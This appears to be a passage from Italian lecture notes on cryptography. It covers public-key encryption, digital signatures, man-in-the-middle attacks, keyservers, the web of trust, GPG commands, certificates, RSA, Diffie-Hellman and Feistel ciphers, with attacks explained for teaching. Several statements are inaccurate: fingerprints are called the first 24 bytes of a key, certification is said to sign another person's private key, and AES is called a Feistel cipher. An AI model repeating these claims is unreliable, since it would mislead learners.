L'idea (Figura 2.4) è che ciò che viene cifrato con una chiave pubblica può essere decifrato solo con la corrispondente chiave privata; è computazionalmente impossibile risalire ad una chiave privata tramite la chiave pubblica. Se A utilizza la chiave pubblica di B per cifrare un messaggio, allora solo B può decifrarlo, perché è l'unico che possiede la corrispondente chiave privata. Si ottiene quindi il servizio di sicurezza della *segretezza*.




Figura 2.4: Esempio di cifratura a chiave asimmetrica.

Ricapitolando, ogni utente ha due chiavi legate in modo inscindibile che possono essere generate insieme da programmi appositi: una chiave viene resa pubblica (possibilmente in un elenco pubblico accessibile da chiunque), mentre l'altra è in possesso del solo utente. Non è necessario concordare preventivamente una chiave di cifratura comune per scambiarsi un documento riservato. La chiave privata di un utente è sempre segreta.

Le chiavi pubblica e privata sono invertibili: se A, che è l'unico possessore della chiave $Priv_A$, usa questa chiave privata per cifrare un messaggio, allora chiunque possegga Pub_A può decifrarlo. Siccome

Pub_A è pubblica la possiedono tutti, dunque il messaggio è decifrabile da chiunque. Ma, dato che solo A è in possesso di $Priv_A$, chi decifra il messaggio è sicuro che il messaggio provenga direttamente da A. Con questo utilizzo la cifratura a chiave asimmetrica non serve a garantire segretezza ma serve a garantire l'autenticazione del mittente. Questo tipo di uso si chiama **firma digitale** (Figura 2.5) e fornisce l'autenticazione e non la ripudiabilità dei dati.




Figura 2.5: Esempio di firma digitale.

Il tipico attacco che si può compiere contro una cifratura asimmetrica è il man-in-the-middle (MITM) che è possibile quando A e B non possiedono le chiavi l'uno dell'altro. Un esempio classico è il seguente. Supponiamo che A invii a B la sua chiave pubblica Pub_A; se E intercetta il messaggio può scambiare la chiave Pub_A con Pub_E e dunque B riceve la chiave Pub_E convinto che sia la chiave di A. B invia dunque un messaggio M cifrato con chiave Pub_E, E lo intercetta, lo decifra, lo cifra nuovamente con la chiave Pub_A e lo invia ad A. L'entità A riceve quindi il messaggio e lo decifra, ma E ha potuto intercettare il contenuto ed eventualmente modificarlo.

Un attacco MITM è sempre possibile quando A e B non conoscono in anticipo le rispettive chiavi. Le chiavi quindi non devono essere scambiate durante la comunicazione stessa, ma attraverso qualche altro mezzo. Si ricrea dunque il problema visto precedentemente con la chiave simmetrica, ovvero che deve esistere un mezzo *sicuro* attraverso il quale A e B si scambiano la chiave. La grande differenza rispetto al caso precedente è che per *sicuro* non si intende segreto, ma semplicemente autenticato.
Per risolvere questo tipo di problema si utilizzano **fingerprint**, **keyserver** e **Web Of Trust**.

Una *fingerprint* è semplicemente una piccola parte della chiave pubblica, in particolare i primi 24 byte. È altamente improbabile che due chiavi pubbliche diverse abbiano i primi 24 byte in comune. Il destinatario può facilmente controllare se i messaggi che sta ricevendo provengono dallo stesso mittente verificando che tutti presentino lo stesso fingerprint. Inoltre è molto più semplice distribuire una fingerprint rispetto ad una chiave pubblica; ad esempio, può essere utilizzata come signature nella posta elettronica oppure potrebbe essere inserita in un biglietto da visita. Se riceviamo posta elettronica da qualcuno da anni ed esso usa la sua fingerprint nella signature, il giorno in cui si ha bisogno di utilizzare la sua chiave pubblica lui la invierà e sarà possibile verificare se la chiave che ricevuta corrisponde alla fingerprint che lui ha usato in passato.

I *keyserver* sono server pubblici sui quali è possibile caricare le chiavi pubbliche. Il keyserver non garantisce niente: non si fa carico di stabilire l'associazione tra utente e chiave, accetta semplicemente l'upload e il download delle chiavi stesse. Nella chiave si possono inserire informazioni come il nome utente o il suo indirizzo di posta elettronica, quindi cercando in un motore di ricerca è possibile trovare la chiave pubblica di chi vogliamo. Si noti però che trovare la chiave di una certa persona x su un keyserver non dà alcuna certezza sul fatto che x usi veramente quella chiave. I keyserver sono solo un "modo comodo" per archiviare ed accedere a chiavi pubbliche: è necessario accertarsi che la chiave presa in considerazione corrisponda veramente all'identità dichiarata.




Figura 2.6: Esempio di "attacco" ad un keyserver.

In Figura 2.6 è riportato un esempio di cambio di una chiave pubblica da parte di un attaccante. La comunicazione fra B ed il keyserver è protetta, dunque E non può stare tra il keyserver e B. E può stare tra A ed il keyserver: se A non controlla frequentemente la propria chiave sul keyserver questa potrebbe essere sostituita da quella di un attaccante che quindi sarebbe associato all'identità di A.

L'idea di un *web of trust* (*wot*) è invece quella di creare una rete di contatti attraverso la quale i partecipanti certificano l'identità altrui. Il principio alla base di un WOT è che se A conosce personalmente B, allora A può certificare Pub_B, ovvero garantire agli altri che una certa chiave è effettivamente quella di B. Se un'entità C, pur non conoscendo B, conosce A, allora C ha un livello "di affidabilità" maggiore nella chiave Pub_B rispetto alla certificazione di un qualche altro utente che non conosce né A né B.
Ogni utente quindi ha interesse affinché la propria chiave sia certificata dal maggior numero di persone possibile, poiché in tal caso aumenterebbe il proprio *trust*. Le certificazioni avvengono utilizzando la propria chiave privata per firmare la chiave privata altrui.

Esempio 2.3 (WOT)**.**
Supponiamo che A generi la propria coppia di chiavi Pub_A e $Priv_A$. La chiave pubblica contiene l'informazione che tale chiave appartiene ad A. A questo punto, A si reca da B, gli mostra un documento e gli consegna la fingerprint della chiave; B scarica la chiave da un keyserver e controlla che la fingerprint corrisponda. Da questo punto in poi B può firmare con la propria chiave privata $Priv_B$ la chiave pubblica di A, Pub_A, e può caricare la chiave firmata sul keyserver.

Il limite di questa tecnica sta nel fatto che un possibile attaccante potrebbe farsi firmare la propria chiave pubblica da tante altre entità che conosce, facendo così crescere il proprio livello di trust ed allo stesso tempo fingersi un'altra entità.

Il primo programma che permetteva agli utenti di generare chiavi pubbliche/private e inviarsi messaggi cifrati è stato PGP (Pretty Good Privacy). Questo programma ha avuto molti problemi di distribuzione all'inizio della sua vita, perché le leggi statunitensi trattavano la crittografia alla stregua di armi e ne vietavano l'*esportazione*. Il PGP in principio era distribuito con il codice sorgente; in seguito il codice sorgente è stato chiuso ed il programma è diventato commerciale. Nacque dunque GPG (GNU Privacy Guard), che implementa le stesse funzioni ma venne rilasciato con una licenza libera, la GNU GPL. GPG può essere usato anche con programmi di posta elettronica come Thunderbird.

Vediamo di seguito alcuni comandi bash utili per utilizzare GPG.
I seguenti comandi servono rispettivamente per creare chiavi, esportare chiavi, caricare una chiave su un keyserver e cifrare i messaggi:

```
$ gpg --gen-key

$ gpg --export --armor C93F299D

$ gpg --keyserver pgp.mit.edu --send-key C93F299D

$ gpg --encrypt -r C93F299D file
```

2.1.4 Certificati

Il WOT di GPG è comodo, ma si basa sulla fiducia reciproca e sul grande numero di persone che vi partecipano. In contesti più formali, affinché una chiave pubblica sia associata ad una persona, sono necessarie garanzie più forti che possono essere date solo da terze parti riconosciute: gli *enti certificatori*.
Una CA (Certification Authority) è un ente che garantisce l'associazione tra chiave pubblica e persona fisica. L'ente possiede una sua coppia di chiavi pubblica/privata, gli utenti conoscono l'ente (e la sua chiave pubblica) e si fidano delle certificazioni che rilascia. La certificazione avviene esattamente come per le chiavi GPG, ma utilizza un formato di file diverso: lo standard X.509. Alcuni esempi di enti di certificazione sono Poste Italiane e Verisign.

Vediamo adesso più nel dettaglio come avviene la certificazione. L'utente A genera una coppia di chiavi pubblica/privata ed invia all'ente certificatore la propria chiave pubblica ed un documento. L'ente restituisce la chiave pubblica dell'utente A firmata con la propria chiave privata; il contenitore in cui si sposta la chiave è un *certificato*. Si noti che questa procedura è necessaria una sola volta, alla creazione della chiave. In questo modo l'ente certificatore non conosce la chiave privata, che rappresenta quindi una maggiore garanzia dell'utente. In un caso più semplice la CA invia entrambe le chiavi e il certificato all'utente.
Quando un secondo utente B deve parlare con A, B chiede ad A il suo certificato dal quale estrae la chiave pubblica di A e verifica che la firma digitale dell'ente certificatore sia corretta utilizzando la chiave pubblica dell'ente. A quel punto è sicuro che l'utente A è veramente chi dichiara di essere, poiché l'ente certificatore è testimone per lui.
Nel caso in cui un utente voglia utilizzare la propria firma digitale per qualche scopo, questa risulta valida solo se l'utente è certificata da un'ente: la firma digitale certificata ha lo stesso identico valore legale della firma manoscritta su carta. Attraverso un sistema di certificati si può ottenere inoltre un accurato controllo degli accessi.

ID ente certificatore
Serial Number
Periodo di validità
Dati del soggetto
Chiave pubblica
Firma digitale del CA

Figura 2.7: Campi principali di un certificato.

In Figura 2.7 sono riportate le informazioni principali presenti in un certificato. Contiene: i dati identificativi dell'entità che svolge il ruolo di garante, un serial number che identifica univocamente il certificato, il periodo di validità, i dati identificativi del soggetto (utente o dispositivo) per cui è rilasciato, la chiave pubblica del soggetto e la firma digitale dell'ente che ha emesso il certificato.

Lo stesso modello può essere riprodotto per qualsiasi contesto, anche senza bisogno di contattare una CA ufficiale. Supponiamo, ad esempio, di amministrare la rete in una certa azienda e di avere a disposizione i seguenti servizi: posta elettronica per gli utenti, sito web e rete interna a cui collegare computer fissi e portatili. È possibile creare una propria CA avente una coppia di chiavi ed il certificato. In questo caso il certificato è *autofirmato*, ovvero la CA certifica sé stessa. Con questa CA è possibile quindi rilasciare certificati validi per tutti gli utenti, in modo che possano inviare solo posta elettronica firmata digitalmente. Ogni volta che un utente riceve una e-mail questa è autenticata e cifrata. I browser installati sui computer aziendali possiederanno un certificato proprio: in tal modo il server può accettare connessioni solo dalle macchine utilizzate. Quando un portatile si connette alla rete, prima di essere abilitato a trasmettere e ricevere traffico, dovrà autenticarsi con un server utilizzando un certificato valido.
Dunque anche se la CA non è ufficiale è possibile utilizzarla all'interno della propria organizzazione per aumentare il livello di sicurezza delle comunicazioni. È inutile sottolineare che se per qualche motivo il server su cui risiedono le chiavi pubbliche e private della CA viene compromesso, automaticamente è compromessa anche la sicurezza di tutta la rete.
Ipotizziamo, adesso, di avere davanti uno dei seguenti scenari:

- Un utente perde il portatile con dentro un certificato valido;

- Uno dei server con un certificato viene compromesso;
- Si scopre che un utente si *comporta male*.

In questi casi la cosa da fare è quella di revocare le credenziali di alcuni utenti, ovvero riuscire ad invalidare i certificati già rilasciati. Per farlo ricorriamo alle *Certificate Revocation List* (CRL). Una CRL è semplicemente una lista di certificati che sono stati revocati dall'ente certificatore. Revocare un certificato significa che il certificato non deve essere più utilizzato; nella pratica avviene che la CA mantiene una lista di certificati non più validi e la distribuisce firmandola con la sua chiave privata. Nella gestione di una rete sicura quindi si deve tenere conto anche del fatto che deve esistere un servizio attraverso il quale un utente può scaricare la CRL più aggiornata. Le CRL introducono un elemento di complicazione in più ma sono necessarie: rendono infatti i certificati non più autonomi (auto-verificabili), ma emerge la necessità di richiedere un parere ad un ente terzo.

Vediamo adesso un *approccio misto*: il WOT di Thawte. Thawte è un'azienda che possiede una CA autorizzata, ma rilascia anche certificati secondo la logica del WOT. Thawte ha dei *notai*. I notai possono certificare altre persone, pur non essendo direttamente dipendenti di Thawte. Nella pratica funziona nel seguente modo: si crea un account Thawte e si va da un notaio portando il numero dell'account creato ed una fotocopia di due documenti. Il notaio ha il potere di accedere al sito di Thawte ed accreditare dei *punti* sull'account personale creato. Non appena si raggiunge un numero sufficiente di punti, viene da Thawte consegnato un certificato per la propria identità *rilasciato dalla CA autorizzata di Thawte*. Continuando ad incontrare notai è possibile accumulare punti fino a diventare noi stessi notai. Chiaramente i domini dei certifcati Thawte per il WOT e per le attività commerciali sono separati. Questo modello tuttavia non ha avuto molto successo, poiché dal punto di vista del business non è molto buono.

Un esempio di programma per gestire una certification authority è TinyCA. Attraverso questo programma è possibile generare certificati e firmare chiavi pubbliche.

Riepilogo

Finora abbiamo visto sostanzialmente due tipi di crittografia: simmetrica e asimmetrica. La crittografia simmetrica ha bisogno di un canale sicuro per lavorare, cosa che non è necessaria in quella asimmetrica. L'aspetto positivo della crittografia simmetrica è che è *computazionalmente semplice* in quanto la complessità computazionale è dipendente dalla lunghezza della chiave (corta). Questo aspetto non è vero nella crittografia asimmetrica: si ha a che fare con chiavi lunghe che rendono gli algoritmi computazionalmente molto pesanti. Si noti che la complessità computazionale è direttamente proporzionale alla sicurezza della chiave. Solitamente le due tecniche vengono utilizzate insieme per garantire sicurezza e performance.

Vediamo quindi un esempio di un possibile sistema misto per la sicurezza dello scambio di informazioni tra A e B[1]:

1. $A \rightarrow B$: A manda a B il proprio certificato C_A.
2. $A \leftarrow B$: B manda a A il proprio certificato C_B.
3. $A \rightarrow B$: A genera un numero casuale R e trasmette $\{R\}_{C_B}$.
4. $A \leftarrow B$: B genera un numero casuale P e trasmette $\{P\}_{C_A}$.

La chiave segreta generata è $K = hash(P \oplus R)$ ($\oplus$ è l'operazione di XOR). Dopo lo scambio effettuato le due parti possono smettere di utilizzare le chiavi pubbliche e continuare a cifrare ed autenticare il traffico solo con la chiave K, in modo computazionalmente vantaggioso. Si noti che il precedente algoritmo è una semplificazione di quelli reali e presenta molti difetti: in pratica serve solo a rendere l'idea del funzionamento di algoritmi più complessi come l'RSA.

[1] con $\{x\}_y$ si indica il messaggio x cifrato con la chiave y.

2.2 Cenni teorici

Definizione 2.1 (Campo)**.**
Un campo finito $\mathbb{F}$ è un insieme di elementi con due operatori ($+$ e $\cdot$) tali per cui valgono le seguenti proprietà: chiusura rispetto alla somma, associatività della somma, identità additiva, inverso additivo, commutatività della somma, chiusura rispetto al prodotto, associatività del prodotto, leggi distributive, commutatività del prodotto, identità moltiplicativa, annullamento del prodotto ed inverso moltiplicativo.

Definizione 2.2 (Campo $\mathbb{Z}_n$)**.**
Il campo $\mathbb{Z}_n$ è il campo ottenuto dall'insieme dei numeri interi in $[0, n-1]$, dove n è un numero primo, considerando le operazioni di $+$ e $\cdot$ modulo n.

Se a, n sono interi, si definisce $a \bmod n$ come il resto della divisione di a per n. Le operazioni in modulo sono la somma

$$[a \bmod n + b \bmod n] \bmod n = (a + b) \bmod n$$

e la moltiplicazione

$$[a \bmod n \cdot b \bmod n] \bmod n = (a \cdot b) \bmod n$$

Inoltre, per qualsiasi elemento $a \in \mathbb{Z}_n$ esiste un unico a^{-1} tale per cui $a \cdot a^{-1} = 1 \bmod n$, ovvero un unico inverso moltiplicativo.

Definizione 2.3 (Funzione Toziente di Eulero $\phi(x)$)**.**
La funzione Toziente di Eulero $\phi(x)$ è il numero di interi positivi minori di x e primi relativi di x. Si dimostra che se p, q sono due numeri primi e $x = p \cdot q$, allora $\phi(x) = (p-1)(q-1)$.

Si noti che calcolare $\phi(x)$ per un qualsiasi x è computazionalmente oneroso, impossibile per x sufficientemente grandi. Se $x = p \cdot q$ e conosciamo x ed almeno uno tra p e q è invece possibile calcolare l'altro.

Teorema 2.1 (di Eulero)**.**
Siano a, x primi tra loro. Allora $a^{\phi(x)} = 1 (\mathrm{mod} x)$.

Gli algoritmi di crittografia in generale si basano su due principi:

1. Il messaggio cifrato deve essere sicuro e non deve essere possibile tornare al messaggio originale da parte di terzi;
2. Dato un messaggio cifrato, anche avendo un possibile messaggio originale, non deve essere possibile risalire alla chiave originaria. Questo meccanismo è realizzato attraverso una *funzione trappola* (fattorizzazione di un numero primo). Un esempio è il Teorema di Eulero.

Nel seguito vedremo alcuni degli algoritmi crittografici più famosi ed utilizzati.

2.2.1 RSA

RSA è un algoritmo di crittografia asimmetrica inventato nel 1977 da Ronald Rivest, Adi Shamir e Leonard Adleman utilizzabile per cifrare o firmare informazioni. Vediamone brevemente l'idea.

Dati p, q e $n = p \cdot q$, dato m un numero di dimensione inferiore a n (m può essere la codifica binaria di qualsiasi testo in chiaro), si dimostra che se e, d sono inversi moltiplicativi modulo $\phi(n)$, ossia $ed = 1 \bmod \phi(n)$, allora

$$\begin{aligned}
& m^{ed} \bmod n \\
&= m^{1+k\phi(n)} \bmod n \\
&= m(m^{k\phi(n)}) \bmod n \\
&= (m \bmod n)(m^{k\phi(n)}) \bmod n \\
&= (m \bmod n)((m^{\phi(n)})^k) \bmod n \\
&= m \bmod n && \text{(per il Teorema di Eulero)}
\end{aligned}$$

Dato $m^e = c$ è computazionalmente oneroso ricavare m, impossibile per numeri grandi. Quindi è possibile cifrarlo elevandolo alla e ed è possibile decifrarlo assegnandogli d come esponente. Quindi la coppia e, n costituisce la chiave pubblica, mentre la coppia d, n la chiave privata. Ad oggi, per valori di e, n non piccoli (> 1 Kbit) non esistono algoritmi che permettono di ricavare d dati e, n e di ricavare m dato m^e.

Vediamo adesso i possibili attacchi all'RSA. La sicurezza di RSA si basa sull'impossibilità di derivare $\phi(x)$ o d a partire da e, n. Entrambi questi problemi hanno complessità equivalente a quella di *fattorizzare* n nei suoi fattori primi. Tra il 1991 ed il 2003 sono stati fattorizzati numeri da 332 a 663 bit utilizzando algoritmi di fattorizzazione diversi in decine di macchine in cluster a lavoro per mesi. Ad oggi si ritiene che utilizzare chiavi di dimensione superiore a 1024 bit sia sufficiente. È molto importante notare che la sicurezza di una chiave dipende dalla lunghezza e dal migliore algoritmo noto di fattorizzazione allo stato dell'arte. Tra il 1994 ed il 1996 è stato introdotto un nuovo algoritmo che ha potuto fattorizzare un numero di 341 bit con il 20% delle risorse impiegate nell'algoritmo noto in precedenza; non è detto che la cosa non si ripeta in futuro, magari con risultati più notevoli. La sicurezza di RSA dipende quindi tutta dallo stato dell'arte in questo campo ed in quello della potenza computazionale.

È stato dimostrato che un computer quantistico sarà in grado di fattorizzare e calcolare i logaritmi discreti in tempo polinomiale. Purtroppo la realizzazione si un computer quantistico sembra ancora molto lontana a causa di un fenomeno chiamato *decoerenza quantistica* dovuto all'influenza dell'ambiente esterno sul computer quantistico. Bisogna comunque tenere presente che tutto ciò che riteniamo intrattabile oggi potrebbe non esserlo domani.

Un altro tipo di attacco all'RSA è il *timing attack*. Nel processo di decodifica è necessario produrre una esponenziazione con la chiave privata. Le operazioni in hardware hanno un costo computazionale diverso se il bit usato per l'esponenziazione è 0 o 1. L'idea è che osservando i tempi di esecuzione della CPU si può risalire alla chiave privata solo osservando operazioni di decodifica; è un attacco laborioso ma che arriva da una direzione inattesa. Le implementazioni di RSA introducono dei ritardi casuali nell'esponenziazione per rendere impredicibile i tempi di esecuzione.

Gli stessi problemi computazionalmente intrattabili utilizzati in RSA (fattorizzazione di numeri primi, logaritmo di numeri interi) sono alla base di altri algoritmi frequentemente utilizzati:

- Diffie-Hellman: genera una chiave segreta condivisa a partire da due chiavi pubbliche note senza bisogno di scambiare esplicitamente alcun segreto.
- ElGamal: schema a chiave pubblica basato su logaritmi discreti.
- DSA: schema di firma digitale basato su logaritmi discreti.

2.2.2 Scambio di chiavi Diffie-Hellman

Lo scambio di chiavi Diffie-Hellman (Diffie-Hellman key exchange) è un protocollo crittografico a chiave pubblica che consente a due entità di stabilire una chiave condivisa e segreta utilizzando un canale di comunicazione insicuro (pubblico) senza la necessità che le due parti si siano scambiate informazioni o si siano incontrate in precedenza. La chiave ottenuta mediante questo protocollo può essere successivamente impiegata per cifrare le comunicazioni successive tramite uno schema di crittografia simmetrica. Sebbene l'algoritmo in sé sia anonimo (cioè non autenticato) è alla base di numerosi protocolli autenticati. L'idea di base è *l'intrattabilità del logaritmo discreto.*
Dato un numero primo p si definisce *radice primitiva di* p un numero α per cui vale che

$$\alpha \bmod p \neq \alpha^2 \bmod p \neq \alpha^3 \bmod p \neq \cdots \neq \alpha^i \bmod p \qquad \text{con } i < p.$$

Nello scambio di chiavi Diffie-Hellman entrambi gli utenti A e B possiedono due parametri noti p, α e ciascuno di loro genera un numero casuale X_a e X_b, dopo di che:

1. A invia a B $Y_a = \alpha^{X_a} \bmod p$,
2. B riceve Y_a ed invia ad A $Y_b = \alpha^{X_b} \bmod p$,
3. A calcola $K_a = Y_b^{X_a} \bmod p = (\alpha^{X_b})^{X_a} \bmod p = \alpha^{X_b X_a} \bmod p$,

4. B calcola $K_b = Y_a^{X_b} \bmod p = (\alpha^{X_a})^{X_b} \bmod p = \alpha^{X_a X_b} \bmod p$.

Ma $K_a = K_b$, quindi A e B si sono scambiati una chiave segreta *senza avere nessuna credenziale comune*. Dunque, un attaccante che intercetta solo Y_a e Y_b non è in grado di calcolare il logaritmo discreto e quindi non può ricavare la chiave.

Si dimostra abbastanza facilmente che lo scambio di chiavi Diffie-Hellman non è sicuro contro gli attacchi man-in-the-middle poiché un attaccante D è in grado di modificare il traffico tra A e B:

- D genera X_{d_1} e X_{d_2} e le chiavi pubbliche corrispondenti Y_{d_1} e Y_{d_2}.
- A invia Y_a a B.
- D intercetta il messaggio e trasmette Y_{d_1} a B.
- B riceve Y_{d_1} e calcola $K_b = Y_{d_1}^{X_b} \bmod p$.
- B invia Y_b ad A.
- D intercetta Y_b e invia Y_{d_2} ad A.
- A calcola $K_a = Y_{d_2}^{X_a} \bmod p$.

Alla fine dello scambio quindi A e B non condividono nessuna chiave: entrambi condividono una chiave con D. A questo punto D può intercettare il traffico, decifrarlo e cifrarlo. Questo problema di autenticazione viene risolto comunemente attraverso l'utilizzo di certificati.

2.2.3 Algoritmi a chiave simmetrica

In questa sezione vedremo brevemente due algoritmi di cifratura a chiave simmetrica: One-Time Pad (OTP) e la cifratura di Feistel.

L'algoritmo One-Time Pad (OTP) è una tecnica che in linea teorica produce la sicurezza più elevata, ma nella pratica non è facilmente utilizzabile. Dato un testo in chiaro m di n bit si sceglie una chiave k di n bit generata con un generatore perfetto di numeri casuali. La cifratura c avviene semplicemente calcolando lo XOR tra m e k, $c = m \oplus k$, ed ad ogni trasmissione si deve cambiare k (altrimenti la decodifica è molto semplice).
Con questo algoritmo si scorrela completamente c da m e non può essere effettuata crittoanalisi. Il problema ovviamente risiede nel fatto che si deve trasportare con un canale sicuro una chiave lunga quanto il testo da spostare.

La cifratura di Feistel è un algoritmo di cifratura a blocchi basata su un algoritmo di sostituzione. Un algoritmo di sostituzione ideale che mappa un messaggio in chiaro di n bit in un messaggio cifrato di n bit funziona utilizzando una mappa statica; nel caso $n = 2$ potrebbe essere:

Messaggio in chiaro	Messaggio cifrato
00	01
01	11
10	00
11	10

In generale se il messaggio è lungo n bit la mappa avrà 2^n righe e l'attaccante potrà solo provare attacchi a forza bruta, in quanto non esiste correlazione statistica tra il testo in chiaro ed il testo cifrato. Se il messaggio ha lunghezza maggiore si possono cifrare blocchi di due bit per volta.
Affinché questo algoritmo sia sicuro i blocchi devono essere di grandi dimensioni, in tal caso la chiave (la mappa) diventa molto grande. Ad esempio, per $n = 64 \rightarrow 64 \times 2^{64} = 2^{70}$ bit.
Un possibile attacco a questo algoritmo potrebbe essere realizzabile mediante una *analisi della frequenza*: si effettua una crittoanalisi sulla frequenza dei simboli per cercare di risalire alla mappa. Per evitare di incorrere in un tale problema si "crea confusione" tra i simboli trasmetti attraverso uno XOR. Questo procedimento di *confondere* e *diffondere* (rumore bianco) i dati è uno dei principi fondamentali della crittografia: sono due proprietà che un algoritmo di cifratura sicuro deve possedere per essere considerato più o meno robusto ovvero scarsamente attaccabile da un attacco di tipo




Figura 2.8: Cifratura di Feistel.

crittoanalitico.
In Figura 2.8 è riportato il processo di cifratura di Feistel. La struttura inventata da Feistel ha il vantaggio che la cifratura e decifratura sono operazioni molto simili, spesso identiche, e che basta invertire il funzionamento del gestore della chiave per ottenere l'operazione inversa: quindi i circuiti di cifratura e decifratura spesso sono gli stessi. Dalla chiave K si generano una serie di sottochiavi K_i, con $i = 0, \ldots, n$, attraverso una funzione generatrice. Si eseguono quindi una serie di fasi di cifratura che hanno come parametro K_i ed il risultato della fase precedente. Vediamo brevemente nel dettaglio i passi di cifratura e decifratura.
Sia F la funzione dei passaggi e siano $K_0, K_1, \ldots, K_n$ le sottochiavi rispettivamente dei passaggi $0, \ldots, n$. Le operazioni basilari sono dunque le seguenti:

1. Dividere i dati in ingresso in due parti uguali (L_0, R_0).

2. Per ogni round $i = 1, 2, \ldots, n$, calcola

$$L_i = R_{i-1}$$
$$R_i = L_{i-1} \oplus f(R_{i-1}, K_{i-1})$$

   dove f è la funzione del round e K_i è la chiave corrente. Si ottiene il testo cifrato (L_{n+1}, R_{n+1}).

La decifratura si ottiene con:

$$R_{i-1} = L_i$$
$$L_{i-1} = R_i \oplus f(L_i, K_i)$$

Un vantaggio di questo modello è che le funzioni f usate sono *non invertibili* e possono essere molto complesse. Il diagramma in Figura 2.8 mostra la cifratura e la decifratura del messaggio. Si noti l'inversione della chiave di sessione per la decifratura: è l'unica differenza rispetto alla cifratura del messaggio. Tutti gli algoritmi a blocchi moderni come AES e DES usano questo schema di cifratura.

2.3 Altri algoritmi

2.3.1 ID-based cryptography

La crittografia basata sull'identità (IBC) è un tipo di crittografia a chiave pubblica in cui una stringa nota pubblicamente che rappresenta un individuo od un'organizzazione viene utilizzata come chiave pubblica. Tale stringa potrebbe includere un indirizzo e-mail, un nome di dominio od un indirizzo IP fisico.

Il problema di distribuire i certificati è un limite significativo della cifratura a chiave pubblica; impone un'infrastruttura e introduce costi di set-up di una sessione. La ID-based cryptography nasce per eliminare questo limite. Con IBC la chiave pubblica di un utente è derivata direttamente da un identificativo dell'utente, ad esempio e = hash(leonardo.maccari@unifi.it). Non vi è necessità di scambiarsi i certificati: il canale di trasmissione (e-mail, IP, etc.) definisce esso stesso l'associazione chiave-utente.
Tecnicamente esistono ancora molti limiti perché IBC prenda piede. Uno su tutti è che affinché il sistema funzioni è necessario che le chiavi vengano generate tutte da un ente fidato, al contrario di RSA in cui la chiave privata può non essere mai rivelata a nessuno se non al proprietario. Esistono comunque aziende che vendono soluzioni basate su IBC (e.g. Trend Micro).

2.3.2 Quantum cryptography

È una tecnica molto nuova, ma allo stato attuale non è molto utilizzata. Sostanzialmente si basa sull'utilizzo di informazioni modificabili associate ad una trasmissione di dati. Ad esempio, in una fibra ottica, l'arrivo di un fotone implica la ricezione di un'informazione. Ogni fotone possiede uno stato di polarizzazione che secondo il principio di indeterminazione di Heisenberg non può essere misurato senza interferirci. Negli stati dei fotoni viene codificata una chiave simmetrica che verrà utilizzata per cifrare il resto della comunicazione. Ad oggi si applica solo a comunicazioni su fibra.
Si noti infine che su fibra ottica non è possibile un man-in-the-middle: l'attaccante dovrebbe rompere fisicamente la fibra per farlo.

2.3.3 Crittografia a chiave ellittica

